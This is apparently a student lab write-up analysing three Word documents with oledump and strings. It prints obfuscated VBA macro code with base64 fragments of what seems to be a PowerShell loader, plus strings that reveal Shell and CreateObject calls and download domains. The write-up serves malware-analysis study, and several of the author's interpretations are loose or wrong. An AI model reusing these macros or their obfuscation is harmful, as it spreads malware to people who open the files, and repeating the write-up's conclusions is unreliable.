BnXOv = "WA" + "BlADcAbgBuA" + "GcAMwBNA" + "HUAWAB" + "UAG" + "YAeQArAEUASg" + "B1AGkASQBFAHUAc" + "wB
2AGsASAB" + "LAEMAUgBPAG0Ac" + "wBMAFcAZwByAG8"
GDfqw = CStr(VwfBQ * Tan(nafdH * Int(zPjJIh * Sqr(13796) / pRDjnt + Fix(61813)) / 76527 * Round(99439 /
 Log(42229 - DJSuiz) + 15592 - iotaqR)) / 39066 + CByte(35917))
DubkIFTtM = "ANgBrAFgAWAAyAG" + "4AMABzA" + "FAA" + "TAB" + "VAEwATgBuA" + "HcARgA1AEIAbgB" + "sAF"
ozvzj = CStr(XEvwNW * Tan(zaJoDX * Int(VALAGc * Sqr(18364) / qMRTai + Fix(98150)) / 4554 * Round(51098
/ Log(82488 - KupnB) + 90024 - uoSQC)) / 27577 + CByte(94752))
WJlumBbmPGa = "MAYQBUAEEAbwBx" + "AE0AcgB1AE4AcQ" + "BVAFgAcwBoAE" + "sAeABXAGMAVAB4" + "AFYAaAB0" + "A
HAARgBFAF" + "MAeQA" + "yAE8AdgBXAHUA" + "agB"
fnlvrG = CStr(aNjitw * Tan(AYjzj * Int(njNKF * Sqr(3807) / UdZKDW + Fix(80144)) / 98940 * Round(21297 /
 Log(31692 - zNVTbD) + 42706 - Ipouh)) / 8779 + CByte(59204))
PSZSB = "aAFMAaw" + "B1AGUA" + "NgBpAE" + "sAdgBDACs" + "AVwAwAF" + "kAVAA1AHQASwBZ"
wzabpp = CStr(UwnYb * Tan(GFpHD * Int(WrTEKo * Sqr(8535) / sfjsGY + Fix(71613)) / 83973 * Round(99889 /
 Log(70942 - pJoAWn) + 59772 - dBjznd)) / 12492 + CByte(16163))
LCIFJ = "ADgA" + "QgB1" + "AFcAUwBqAG8Ab" + "wB6AG8" + "AdQBWADkAcQA" + "3ADYAVwA4A" + "FgAYgBxAEQAS"
McLXiicTOj = GGRGzjz + OwjqRnwIHB + BnXOv + DubkIFTtM + WJlumBbmPGa + PSZSB + LCIFJ
End Function
Function dPvMipisC()
On Error Resume Next
ivQnlv = CStr(oNvSDm * Tan(FESOo * Int(qwQitb * Sqr(85362) / jvOzQ + Fix(83416)) / 24645 * Round(9202 /
 Log(39910 - EOILI) + 84795 - rqmiv)) / 39353 + CByte(29589))
ZSwUGPCpBTu = "ABZ" + "AEQANAB" + "qADUANQBmA" + "HoAcQA" + "rAHMATAB" + "MADYAaQArADk" + "AcgBqADUANAB
"
aDiil = CStr(KDWISj * Tan(nvCAj * Int(KZYfn * Sqr(47234) / CkFfl + Fix(52741)) / 98791 * Round(63953 /
Log(79653 - iajHuL) + 74040 - qLtDv)) / 70346 + CByte(56038))
QziljstJ = "jAEgA" + "cwBGAHoANgA5" + "AEkAVwBlAEU" + "AdgBUAEUALwAvAD" + "cAegAr" + "ADUAdA" + "BBAEQA
RQ" + "AxAHYAcgBRAEs" + "Abw"
DFsBY = CStr(FSrZzr * Tan(qhlzG * Int(aAJQO * Sqr(73787) / wNZwoV + Fix(3933)) / 49421 * Round(46724 /
Log(88521 - nQjUQQ) + 38896 - vfAdH)) / 11393 + CByte(78434))
mfbXPw = "B5AG8ASwB" + "0AE" + "UAbAA" + "0AHAAbwBR"
CLtpd = CStr(vwsts * Tan(cpzSnw * Int(qoGjt * Sqr(91901) / rwwjR + Fix(86110)) / 99767 * Round(16148 /
Log(99094 - fELYU) + 70119 - XXjlGh)) / 65126 + CByte(81413))
tnOiCqGs = "AD" + "AANwBk" + "AHcAZwBIAGQ" + "AWQBaA" + "GcAKwA" + "0AHYAZQA" + "yAE" + "0ANQ" + "BXAFY
AeABZAE8A"
vzYwc = CStr(tcYwCJ * Tan(zlTpjn * Int(llWEiL * Sqr(42831) / QlPOt + Fix(13131)) / 94347 * Round(3634 /
 Log(69890 - lfLjA) + 41959 - SvXzRQ)) / 96709 + CByte(89480))
YrOOu = "dQBZA" + "EoATA" + "B5AF" + "YANQB1AGk" + "AMA" + "AyAFkAWABoAEQ" + "ATgB5AF"
ZJbTR = CStr(djMnj * Tan(PVCjjm * Int(HXClAW * Sqr(23117) / wOwUQ + Fix(38344)) / 72322 * Round(64687 /
 Log(75438 - QlVCiX) + 24838 - uCZUOh)) / 57680 + CByte(937))
BCQSlFTkbRl = "MAZwB4" + "AEYA" + "aQB" + "0AEoAaAB0" + "AE" + "gAWgBXAFEAZAB0"
kXYbzF = CStr(iRNSS * Tan(inPJT * Int(cFtiY * Sqr(27337) / JqdARq + Fix(31458)) / 64037 * Round(3064 /
Log(20452 - wSjUX) + 23818 - uTaYm)) / 9855 + CByte(10083))
PhcjAjplA = "AE8AcQBNAG" + "gAOQB3AHEA" + "YwBZAGw" + "AVQBS" + "AF" + "YARABwAD" + "MAVABDA"
dPvMipisC = ZSwUGPCpBTu + QziljstJ + mfbXPw + tnOiCqGs + YrOOu + BCQSlFTkbRl + PhcjAjplA
End Function
Function EJpvRMdvF()
```

```
Function EJpvRMdvF()
On Error Resume Next
dXjqs = CStr(NVwJAR * Tan(bCmccA * Int(AUHij * Sqr(40171) / uBkEYv + Fix(4473)) / 25767 * Round(85834 /
 Log(773 - SQlwj) + 21781 - uNSRn)) / 91719 + CByte(18080))
VdcjFfbq = "EY" + "ARgBwA" + "FcAeQ" + "BUADAAbg"
uOIPw = CStr(XUSUL * Tan(bWtOJ * Int(RKkYDk * Sqr(93314) / lHLdN + Fix(79304)) / 89919 * Round(38748 /
Log(477 - EcBAvv) + 37579 - YFvYTE)) / 14256 + CByte(3168))
cjlKTHFQCjN = "BTA" + "DkANwBCAFEAM" + "QBxAGEALwBpA" + "FQATgA4AGcAZ" + "ABpAEg" + "ASAA4AEIAZwA9AD" +
 "0AJwAgACkALAAgA"
wUWLYT = CStr(XQJoHW * Tan(HWGJj * Int(QPoEaM * Sqr(81990) / NnHWL + Fix(21975)) / 91927 * Round(99553
/ Log(57080 - jJOdfm) + 59108 - CvnCN)) / 89882 + CByte(50828))
TOnpRJZp = "FsAUwB5AHMA" + "dABFAE0ALg" + "BJAE8A" + "LgBDAE8AT" + "QBQAHIA" + "RQBzAFMAaQBP" + "AE4ALg
BjAE8AT"
MjfRk = CStr(cXKcB * Tan(vKOHs * Int(dXWnjC * Sqr(50237) / JvcKZ + Fix(23980)) / 91735 * Round(89852 /
Log(97251 - ULsUj) + 81857 - CkMZr)) / 62187 + CByte(61219))
XAjGY = "QBQAF" + "IARQBTAHMAa" + "QBPAG4A" + "bQBvAEQAZQBdA"
kRCuY = CStr(criChv * Tan(DpWAMC * Int(jlIqfV * Sqr(64714) / OfRPw + Fix(1374)) / 79058 * Round(90306 /
 Log(86249 - ZMrUNS) + 98832 - SwvpZf)) / 56576 + CByte(85359))
wTkbSc = "DoAOgB" + "kAEUAYwBvAG0AcA" + "BSAGUAcwBTAC" + "kAIAB8AC" + "UAew" + "AgAG4AZQBXA" + "C0" + "
ATwBiAEoAZQBjA" + "HQA"
wILODS = CStr(dwkSw * Tan(OuiAmq * Int(MXqrkC * Sqr(67288) / YGmlE + Fix(44144)) / 81066 * Round(73410
/ Log(63241 - WthqPh) + 63819 - TkAKYt)) / 74069 + CByte(93469))
XuICMKmQnB = "IABzAHkA" + "UwB0AGUAbQA" + "uAGkATwAuAFMA" + "dABSAGUAQQBtAF" + "IARQBBAEQARQByA" + "Cg"
 + "AIAAkAF8AIA" + "AsACAAW" + "wBzAFkA" + "cw"
bSUiA = CStr(nErwju * Tan(YIzPQz * Int(VIIKo * Sqr(66779) / WNhszH + Fix(10022)) / 28262 * Round(38210
/ Log(23879 - VKtmX) + 68869 - BrLsN)) / 17798 + CByte(55919))
mciFvHV = "BUAEUAbQAuA" + "FQ" + "ARQBY" + "AHQ"
iwTJKq = CStr(kQqJF * Tan(nWJokI * Int(mUikYJ * Sqr(73481) / miAYPJ + Fix(48971)) / 16577 * Round(91249
 / Log(19512 - QDZdv) + 25880 - TOVCDc)) / 981 + CByte(66037))
jPTFinVNUUj = "ALgBFAE4AYwBv" + "AEQAaQBO" + "AGcAXQA6A" + "DoA" + "YQBT"
NNikA = CStr(bzmql * Tan(XNOOii * Int(rMrnXu * Sqr(81551) / VkaXY + Fix(64578)) / 13919 * Round(23300 /
 Log(90149 - ZBMcc) + 81920 - cpvAG)) / 76978 + CByte(49529))
CLpzqlpZYcj = "AGMASQBJAC" + "AAKQAgAH" + "0AIAApAC4AcgB" + "FAEEARAB0AE8" + "ARQBOAGQAKAAgAC" + "kA"
EJpvRMdvF = VdcjFfbq + cjlKTHFQCjN + TOnpRJZp + XAjGY + wTkbSc + XuICMKmQnB + mciFvHV + jPTFinVNUUj + C
LpzqlpZYcj
End Function
```

Lastly for the second file, I used stream number 14 and decompressed the VBA Macros and received some more mathematical equations that run in the background when conditions are met.

```
root@remnux:/home/remnux/Downloads/lab05_samples# file b7bb6d16c9caaf36e14638a647c67715
b7bb6d16c9caaf36e14638a647c67715: Composite Document File V2 Document, Little Endian, Os: MacOS, Versio
n 10.3, Code page: 10000, Author: Stroschein, Joshua, Template: Normal.dotm, Last Saved By: Stroschein,
 Joshua, Revision Number: 4, Name of Creating Application: Microsoft Macintosh Word, Total Editing Time
: 02:00, Create Time/Date: Fri Feb 12 17:55:00 2016, Last Saved Time/Date: Fri Feb 12 17:57:00 2016, Nu
mber of Pages: 1, Number of Words: 0, Number of Characters: 0, Security: 0
```

The third file was inspected for basic information such as creation date, operating system, version number, the author of the file, etc. Note: this file did not work without running as the administrator/root.

```
root@remnux:/home/remnux/Downloads/lab05_samples# oledump.py b7bb6d16c9caaf36e14638a647c67715
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:    202516 '\x05SummaryInformation'
  4:      7098 '1Table'
  5:       293 'Macros/PROJECT'
  6:        41 'Macros/PROJECTwm'
  7: M    1937 'Macros/VBA/ThisDocument'
  8:      3108 'Macros/VBA/_VBA_PROJECT'
  9:      1285 'Macros/VBA/__SRP_0'
 10:       102 'Macros/VBA/__SRP_1'
 11:       410 'Macros/VBA/__SRP_2'
 12:       103 'Macros/VBA/__SRP_3'
 13:       676 'Macros/VBA/dir'
 14:      4096 'WordDocument'
```

Next, I used the oledump.py command to display the streams associated with the third file.

```
root@remnux:/home/remnux/Downloads/lab05_samples# oledump.py -s 7 -v b7bb6d16c9caaf36e14638a647c67715
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub AutoOpen()
    Dim MyText As String
    MyText = "Hello World"
    Selection.TypeText (MyText)
End Sub
```

Then I used the stream number 7 and decompressed the VBA Macros and received an execution command that prints “Hello World” when a condition is met.

After inspecting the files, all three were found to contain at least one VBA macro. You can tell a stream contains VBA macros because it will have the letter M at the front of the stream. The streams that contained macros were decompressed to find background code processes. After analyzing the macros and the corresponding streams, I believe the first two files I tested are malicious and the third one is not as the third one just prints “Hello World”. The first two show some executable background running processes when certain conditions are met regarding programs and software.

Strings Utility Test

File: 748ef5288c8388d43a89515ef43457a0

```
I6Pa
pu&>
tI;c
WJrg
DDDD
HDDDD
DDDD
HDDDD
DDDDt
0>,W
X;?w=>
r[zK
z:NR
116e
F.X+&
a|*5Nc
Yzw=
;]W=
YH?8
0sQ2
'eI-
zJ?q7
'nKm
eMZr
9n&2
C3=f
~o:V\
~8g<
`y2e
/9V,
kP_;
\{_z
Mm:U
G$4+
`Z[w
csG;d
bv?y
L<|nq
Kf`In
w=}0
et)0
Siug0
n?4q
jc4^
~K/~
<=)}~`&
bm?N
qLk{
B^j/
s&q!
le}7
IEND
[Content_Types].xml
_rels/.rels
theme/theme/themeManager.xml
sQ}#
theme/theme/theme1.xml
\VjU
^Tm#A
[<Sp
.L=d{}|[
MN1b
&SA,
```

NiY
w6Lh
        R6N
P+{+,
W,*`
$TdTO
Q[NfP
0yE\
N-W)
theme/theme/_rels/themeManager.xml.rels
6?$Q
K(M&$R(.1
[Content_Types].xmlPK
_rels/.relsPK
theme/theme/themeManager.xmlPK
theme/theme/theme1.xmlPK
theme/theme/_rels/themeManager.xml.relsPK
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<a:clrMap xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" bg1="lt1" tx1="dk1" bg2="lt2"
 tx2="dk2" accent1="accent1" accent2="accent2" accent3="accent3" accent4="accent4" accent5="accent5" ac
cent6="accent6" hlink="hlink" folHlink="folHlink"/>
Normal.dotm
Microsoft Office Word
.vbs
.bat
1heui21g hj1gejh12g ekj12hejkh2 '
1eji2ejh gashjgdjas djhg
eser
ion="1
xOcc
rara
.txt'
8179826378126.txt
endlessdeals.info/css/_notes/
bigdiscountsonline.info/css/_notes/
="1"
Attribut
e VB_Nam
e = "Thi
sDocumen
1Normal
VGlobal!
Spac
Crea
tabl
Pre decla
BExp
Temp
lateDeri
$Custom
b Auto_O
pen()
Kalumna
End
QDQWAS
1eji2e
jh gashj
gdjas dj
'Som
Dim MADR
ID As S
ng, MOTO
ROLA

```
        KIP0ARIS
, CDD
STT1
PBIn!
        CONT
Integ
&ABTH
        klm
, TTKK
GEFORC
H0, h@$|hdA
 Module2
.hhr(92
e= Samsu
ng(984
em" & "bp
.Goabc(
s0) +
I"AR"T
n(As
rumba(1)`) - 3
= C
":://
!p.txtd
17982637p8126
ara"
bigdisc
ountsonl
ine.info
/css/_no
"endless|de
DhKlk&
Right
, 15d
= In
, "exit
If (
0) Then
NFBH
nCrispy
CPLRP1
"pionee
b=payt(ina
anberry$
D#Re
2)A$
For i@
 To !
Next
dZ0I.vbs
Output
c#pYs
Prindt
`QUHDQp
uflmdjoo
1.H`
leoTGl
Wor kbook
WDKW
eui21g h
j1g@
12g
ekj12hej8kh25
```

```
blic FunDct@? NH0
sbdhas(a
Object
(a.res
ponset
Rand!
[q9
/ 2@ * Rnd!sa
sqwd`qwjdk#
udhqwgyu
qwaaa
W@a`
exit
pioneer
paytina
cranberry
vhvdgh gfdghqf hdw agsdfqgh
qwjdqhw 12g ahsjdg gh
Attribut
e VB_Nam
e = "Mod
ule1"
ub H
Tleo
 ij As I@nteger
harCount
*= Acti
veDocume
nt.C
`act
ers.
7- 1@
BHDW
yNJHD
jdqhw 12
g ahsjdg
 While T
If (a
(ij)
C)` Then
nge(Star
t:=0, En
>.Del
F.Fo
olo@rIndex
dBlack
Exit Do
# If
Loop
Public F
on Go
abc(sps
HUSB@-"vh
vdgh gf@
qf hdw a
gsdfq
Envir
Project
DWQI4a0
ashdUHhdaX
dddc
GWJUQHWDDDos0
AsaHuhqdjhasd
```

```
AAHQJD
hqudhhajsN
AtnQu0
HQDUQF
BHQDHJWQDW
BYGDWHQGWHDWQ
NNNHDQYUWG
DWQJDIQWDKWQJDHBBOA0
Send
NumOfSeconds
SngSeczZ0
Timer
NQUHDJASDBm0
_B_var_NQUHDJASD
rstd
ole>
\G{00020
430-
0046}#
2.0#0#C:
\Windows
\System3
e2.tlb
#OLE Aut
omation
ENormal
!Offic
!G{2
DF8D04C-
5BFA-101@B-BDE5
gAjA
ram File
s\Common
Microso
ft Share
d\OFFICE
15\MSO.D
M 15 .0 Ob
ibrary
BeThisDo
cumentG
u@Ie
T}"B
odule1G
ThisDocument
Module1
Module2
ject1
stdole
Project-
ThiID="{00000000-0000-0000-0000-000000000000}"
Document=ThisDocument/&H00000000
Module=Module1
Module=Module2
HelpFile=""
Name="Project"
HelpContextID="0"
VersionCompatible32="393222000"
CMG="0E0CA27BA6FD6D016D0169056905"
DPB="D1D37D629A629A9D66639AFE2B1ED6DB7505003B70E4AF477156CD3B6B3433E7B0378E30"
GC="94963881384539453945"
[Host Extender Info]
&H00000001={3832D640-CF90-11CF-8E43-00A0C911005A};VBE;&H00000000
```

```
[Workspace]
ThisDocument=26, 26, 1296, 546, Z
Module1=52, 52, 1322, 572,
Module2=78, 78, 1348, 598,
Module1b
 Microsoft Word 97-2003
MSWordDoc
Word.Document.8
BHJD
Right
NFBH
Crispy7
CPLRP1
fkqwd
impo
hdjkwq hqw dfgasjqwkdhjkqwhd gfs'
qgdhjqwghqj
qwndjkqwq
fkqwd
verX
sadqwwdq
Attribut
e VB_Nam
e = "Mod
ule2"
ublic Fu@nction
lmdjoo(a  As S
Dim b
(Vari ant
Shell(a,
PNQUHD
JASD
kwq hqw
dfgasjqw
kdhjkqwh d gfs
Kakar@umba(n
yI@nteger
For i
t1 To n
ep 1
Randomiz
" + Chr(
3(121 *
Rnd)
ext i
B0HQWJ
(nbqjbd
qwqk
h, aa
bqwdbnsa
gdwhqdg
Object,
 AHUDWQI
nashdU
HhdHu, dd
GWJUQ`HWDDD
aHu@
jhas
AHQ@B
,@zudhhaj"s
'sadqww
)= 1
 - (Atn(D10
```

```
d10)
eHPQDUQ
al(81
hqE#= klmdn(A
rD@HJWQDW
M" & "L2%
verX
~BYGDWH
QGWH@\
NHDQYUWG
eIQW
HBB`
t RM= Cre(ate
JD#)
`2'qg"Zgh
.Opxen
ACO=
 ThisDoc
ument.NH
Tbd U(
@ ub`
y(NumOfS econd"[Lo
imer@8
 3o Whil
Ypag
B%8CJ
WordS10
Win16
Win32
Win64F
VBA6
VBA7
Project1
stdole
Project-
ThisDocument<
_Evaluate
Normal
Office
Auto_OpenV 0
Documentj
Sugubo(b0
NUQDQW
Lakaka
AutoOpen
MADRID
MOTOROLA
KIPARIS
TSTS6
CDDD&
LNSS
STT1
STT2
PBIn
CONT{
Ndjs[
ABTH
BBTH*
klmn
TTKK:
GEFORCE1
GEFORCE2
hdjshdh
```

```
Module2c
Samsung
Module1b
Goabc%Q0
Asc!u0
KakarumbaP
ATTH
ChrK~0
Klklklklklkl
BHJD
Right
NFBH
Crispy7
CPLRP1
CPLRP2
CPLRP3
Replacef
CONT2}Q0
QUHDQ&
Fuflmdjoo
Hameleon
Workbook_Open
BHQDVBG
NHdjhasbdhas
responsetext
RndR
Creasqwdqwjdk
CreateObject
Hhqudhqwgyuqwaaag>0
Somaka
Kalumna
NQWDKWQ
_B_var_NQWDKWQ
QDQWASD
_B_var_QDQWASD
_B_var_ATTH
charCount
ActiveDocument
Charactersrg0
Count0v0
BHDW
JFQW
Range
Start
Delete
FontU
ColorIndex
wdBlack
BQJBWDA1
Environ
QHDHUSB
_B_var_QHDHUSB
NJHD
_B_var_NJHD
bydd
ShellV
MKQNWDT
BHQWJD
nbqjbdjqw
dhjqwqkjww0&0
aaqjwhdq
Mhdbqwdbnsagdwhqdghd
```

After revieing the strings response from file 748ef5288c8388d43a89515ef43457a0, there are many keywords including [Content_Types], [Host Extender Info], [Workspace], some theme strings like theme/theme/themeManager.xmlPK, etc.

The contents of this file show some shared file drives with some code being added when certain conditions are met to execute them.

File: 7a618482be272bb1fcb4af69a3f649a3


```
[Content_Types].xml
_rels/.rels
theme/theme/themeManager.xml
sQ}#
theme/theme/theme1.xml
0aF0t
$4vq^W
<:+&
;Fid
%qh|
R9C     5
Aw?'
1XGVh
c:?7
{m3C
4F+8
JI$r
!aLf
MB[F7x"
>Yr]H+
a!e9#i
An7jah
theme/theme/_rels/themeManager.xml.rels
6?$Q
K(M&$R(.1
[Content_Types].xmlPK
_rels/.relsPK
theme/theme/themeManager.xmlPK
theme/theme/theme1.xmlPK
theme/theme/_rels/themeManager.xml.relsPK
<?xiu version="1.0" encoding="UTF-8" standalone="yes"?>
<a:clrMap xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" bg1="lt1" tx1="dk1" bg2="
lt2" tx2="dk2" accent1="accent1" accent2="accent2" accent3="accent3" accent4="accent4" accent5="acc
ent5" accent6="accent6" hlink="hlink" folHlink="folHlink"/>
Z4fgZ4fg
Title
51480Ylahoqar10796
52322Ylah52712
Normal.dotm
Microsoft Office Word
Title
Project
rstd
ole>
\G{00020
430-
0046}#
2.0#0#C:
\Windows
\system3
e2.tlb
#OLE Aut
omation
ENormal
*,\C
!Offic
```

```
!Offic
!G{2DF
8D04C-5B
FA-101B-
BDE5
m Files\@Common
icrosoft
 Shared\
OFFICE16
\MSO.DLL
M 16.0
 Lib
rary
IqpVaL
qKjFMMSN
V@GL@
aDGbsjN
s@%N
*\CNormalrU
ThisDocument
Project
IqpVaLqKjFMMSN
Module1
aDGbsjNITN
C:\Program Files\Common Files\Microsoft Shared\VBA\VBA7.1\VBE7.DLL
C:\Program Files\Microsoft Office\Root\Office16\MSWORD.OLB
Word
C:\Windows\system32\stdole2.tlb
stdole
C:\Program Files\Common Files\Microsoft Shared\OFFICE16\MSO.DLL
Office
GRNK
Document
wNjqSj
Autoopen
GRNK
GRNK
 TACAiZWidzJ Ql
ELiFOErRhvNKi
WsYwW wlJfOqlY
OsBu
&
 %^c^o^m^S^p^E
^c^%
   %^c^o^m^S^p
^E^c
^%
  /V
        /c
         set %
```

```
Attribut
e VB_Nam
e = "aDG
bsjNITN"
Functi
on OnfdC
iTubwo()
On Err
or Resu
Next
hazb
r(bGWGrh
 * Tan(s
CPiZ
Int@(mIrut
qr(14168
) / TwLM
zz + Fix
(52758)
 50538
und(7972
,Log(20
714 - vA
spb)
8954
TuPpT
=44648
CByte(80
913)
TtfDnq
 TACAiZW
idzJ Ql
ELiFOErR hvNKi
WsYwW w
lJfOqlY
        HPlH
oknh
5061
vPiiUp
1893
71907A
yXqDEl
3399
5361
99580
AjisQji
uqizAB&
1 %^c^o^
m^S^p^E
%  C
;@QlJHql
;j0jcwa
```

```
(inrhLz
* Tan(Cc
fwsf
Int@(FlbaL
qr(55318
) / fkYQ
Fix(6 4270)
+Roun
d(30435
Log(3331
6 - VYQf
815840
YilfFn
= 25251
yte(148
LOMYWCqP
OAFY
ZQByAFQA"X
E8AT
GEAc
 cgBJABG
4AZw
oACAAJwBPWAFU
uSQJ
75340
qzikDq
99829
9568
L HqLRc
LIsas
15359
MvrOW
ZqsALQBk
FMAOABNA
5DAA
?lAFEAa
BrAHgAVA        @>Gw
<mkfN
GSDMA=lol QzMYc
LE@HtMUXn
SaXM
pPzuBF
KKAY
USpczX@
End Func@tion
McLXiicT
On E
rror Res
ume Next
```

```
 Round(3
634 / Lo
g(69890
- lfLjA)
 + 41959
@SvXzRQ)
96709
CByte(89
480))
rOOu = "@dQBZA"
EoAT
$YANQB1HAGk
yAFkAWAB
oAEQ
ZJbTR
CStr(djM
nj * Tan
(PVCjjm
Int(HXCl
Sqr(2
3117
Fix(3
8344
6468
75438
v@QlVCiX
uCZUO
57680
~BCQ
SlFTkbRl
MAZwB4
dDEY
raQB
aAB0
gAWgBXAF
YbzF
{iRN
{inPJ
{cFtiY3
dARq
{145
[64037
2045B2@=wSjU
AuTaYm!
9855
=Phcj AjplA
8AcQBNAG
4OQB3AHEI
A0VQBSC
BwAD
ABDA"
PvMipisC
ZSwUGPC
pBTu
!Qzi ljstJ
bXPw
tnO`iCqGs
        e+ F+
nd Funct ion
JpvRMdvF
On Err
or Resum@e Next
```

```
Word
Win16
Win32
Win64x
VBA6
VBA7
Project1
stdole
Project-
ThisDocument<
_Evaluate
Normal
Office
Documentj
IqpVaLqKjFMMSNm
wNjqSj
hfznm^w
NbbFU
Tan-
PmPJqQ?I
pzQwL$I
Sqr(
WpAsUW
Round
Logd
aJfPo
Vbmvc
SwRQjn@^
nzYbik"5
zjPAmP
jaJCm
NaMiN]
ijmWh
jbXdCTx
BbnsFEcSomT
ShellV
USjCkRYTs
ChrK~
HqqYZ
vbKeyC
HjdBCYIWPSM]
OnfdCiTubwo4
mkfNGSDME
McLXiicTOj
dPvMipisC
EJpvRMdvF<
PtlWIO
zQaXLz
PtzVKQ
Cdjwj3
LTuKuQs
cFqpm
KfPKMdI
Autoopen
```

```
nmapSm0
AjisQjiuqiz]Z
QlJHql>!
jjcwa
wwkLw
BjVhk@
PzXzr-o
KdNljRa
INFTp
pAzjRitjFd,
oHwBv!
ZHkWH9
jlvGP
pahki
zZXvm
vVDzE
dOcOo
vJLUt
DmniZD
hpwiC
wzkpt
AkMGko4o
UpzJBY
oRAWoO
jKiRr>
wYpCOsEwo_
ROrfCpW
vFsrpDM
wPPKBBK
hivwHK
cCzZO
jzDER
JwmvP
cDinJ
THnTtu
sjNTC
RbQJiYO
UBYdNi
wNTFNv:d
NzjoQ
OBFijda.
RbABn
WVuiav
RZiPHUA
GnPjL
UbUjlE
wzWQhqI
AaatjJb
iiINq
ClolQzMYc
sPjqk
mcWvJ
YPjNDi
liauKW
NpjjOM;/
wnnwWl
cTvuK
LEHtMUXn
mRUYUA
```

```
Attribut
e VB_Nam
e = "Iqp
VaLqKjFM@MSN"
1Norm
al.ThisD
ocument
V@Global
lFals
Creata
PredeHcla
BExpos
Templa
teDeriv
Customiz
1Functi
on wNjqS
Error Re
y Next
hfznm
Str(NbbF
U * Tan(@PmPJqQ
nt(pzQwL
Sqr(981
36) / Wp
AsUW + F
ix(90732
61786
Round(43
Log(
29548 - @aJfPo)
8726
42241
CByte(6 0629)
RQjn
SnzY
)zjP
)jaJ
)8091
$NaMiN
)40857B
685@
C)973
68E)7243
% ijmWhA)82
jbXdC'
+ C)548421A)
Z@)Bb
nsFEcSom
Shell(
USjCkRYT
Chr(Hq
vbKe
HjdBC YIWPS
fdCiTubw
mkfNGS
McLXi icTOj
dP@vMipis
JpvRMdvF
, 7402A,
OPtlWIO
```

```
0End
Sub Auto
open
CMsiiWaA
bCXnbW`
TcQIo`
 76590A
wpPD
5825
47747@
48796%C`
SfpszA
1226
74315a&
4794"
HQCjR
0V0zifh
DBpAl
17252A
HFzTY
9673
69@i
- qwizf
QWSrvA
59270
ID="{0234A913-DB00-4249-8A90-FCC06AD69336}"
Document=IqpVaLqKjFMMSN/&H00000000
Module=aDGbsjNITN
ExeName32="QBTBFjjP"
Name="Project"
HelpContextID="0"
VersionCompatible32="393222000"
CMG="DFDD6F5291EE74F274F274F274F2"
DPB="BEBC0EB3324D104E104E10"
GC="9D9F2D90D36ED46ED491"
[Host Extender Info]
&H00000001={3P
832D640-CF90-11CF-8E43-00A0C911005A};VBE;&H00000000
[Workspace]
IqpVaLqKjFMMSN=0, 0, 0, 0, C
aDGbsjNITN=25, 25, 1385, 693,
IqpVaLqKjFMMSN
aDGbsjNITN
Microsoft Word 97-2003 Document
MSWordDoc
Word.Document.8
Normal.dotm
Microsoft Office Word
34837Ydashafyt77571
8762Yl31123
76744Yl81184
```

After revieing the strings response from file 7a618482be272bb1fcb4af69a3f649a3, there are many keywords including [Content_Types], Round, Attribute, some theme strings like theme/theme/themeManager.xml, C:\Program Files\Common Files\Microsoft Shared\VBA\VBA7.1\VBE7.DLL etc.

The contents of this file appear to be going to different places within the C drive of the file system and attaching parts of code to certain file folders.

File: b7bb6d16c9caaf36e14638a647c67715


```
[Content_Types].xml
#!MB
;c=1
_rels/.rels
theme/theme/themeManager.xml
sQ}#
theme/theme/theme1.xml
2-1K
k`!Q
.P:C
}t b
2t      ~
]a0;o
<G!Tq
9b"&a1
)I0w
)K`q
16h>
!F\OI
@^V6
ohzB
k##7
D{=(
m5}(
weXjv1j
v+ne
J%|z
theme/theme/_rels/themeManager.xml.rels
6?$Q
K(M&$R(.1
[Content_Types].xmlPK
_rels/.relsPK
theme/theme/themeManager.xmlPK
theme/theme/theme1.xmlPK
theme/theme/_rels/themeManager.xml.relsPK
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<a:clrMap xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" bg1="lt1" tx1="dk1" bg2="lt2" tx2="dk2" ac
cent1="accent1" accent2="accent2" accent3="accent3" accent4="accent4" accent5="accent5" accent6="accent6" hlink="hli
nk" folHlink="folHlink"/>
Stroschein, Joshua
Normal.dotm
Stroschein, Joshua
Microsoft Macintosh Word
 EMF
Title
Project
MSFo@rms3
\H{0D452
EE1-E08F
-101A-8
-02608C4
D0BB4}#2
.0#0#/Ap
plicatio
ns/Micro
soft Wor
d.app/Co
ntents/S
haredSup
port/Typ
e Librar
ies/fm20`.tlb#
```

```
|Users/
ych/
xain
co(m.m
Pref`erenc
Da.8exd A
N@tal
 @
OffPice
H {2DF8
5BFA
YAA00
mework
/Reso|ur
 p14.0
ThisDocDum@
*\DNormalrU
[NF+
=>R     L
Project1
Project
ThisDocument
Word
MSForms
Office
Document
AutoOpen
Hello World
Attribut
e VB_Nam
e = "Thi
sDocumen
1Normal.
Global
Spac
jFal
Creat
Pred
ecla
@Expo
Templ
ateDeriv
#Customi
0Sub A
utoOpen(
Dim
MyText A
Hello W orld"
lection.PType
End
Word
Win16
Win32
VBA6
MAC_OFFICE_VERSIONHG
Project1
MSFormsC
Project-
ThisDocument<
_Evaluate
Normal
Office
```

```
Documentj
AutoOpen
MyText
SelectionZ
TypeText
ID="{10D12C4A-AEE9-5441-8774-6783456C2DA1}"
Document=ThisDocument/&H00000000
Name="Project"
HelpContextID="0"
CMG="A7A51D29E5E95FED5FED5FED5FED"
DPB="1D1FA7AF6B246C246C24"
GC="9391293D9E3E9E3E61"
[Host Extender Info]
&H00000001={3832D640-CF90-11CF-8E43-00A0C911005A};VBE;&H00000000
ThisDocument
Microsoft Word 97-2004 Document
MSWordDoc
Word.Document.8
```

After revieing the strings response from file b7bb6d16c9caaf36e14638a647c67715, there are many keywords including [Content_Types], Users, Applications, some theme strings like theme/theme/_rels/themeManager.xml.rels, the name ‘Stroschein, Joshua’, etc.

This file appears to display basic system and file information.

Hybrid MD5 Hash Analysis

File: 748ef5288c8388d43a89515ef43457a0

HYBRID ANALYSIS

Analysis Overview

Request Report Deletion

Submission name:
test1.txt

Size:
5.7KiB

Type:
doc office

Mime:
text/plain

SHA256:
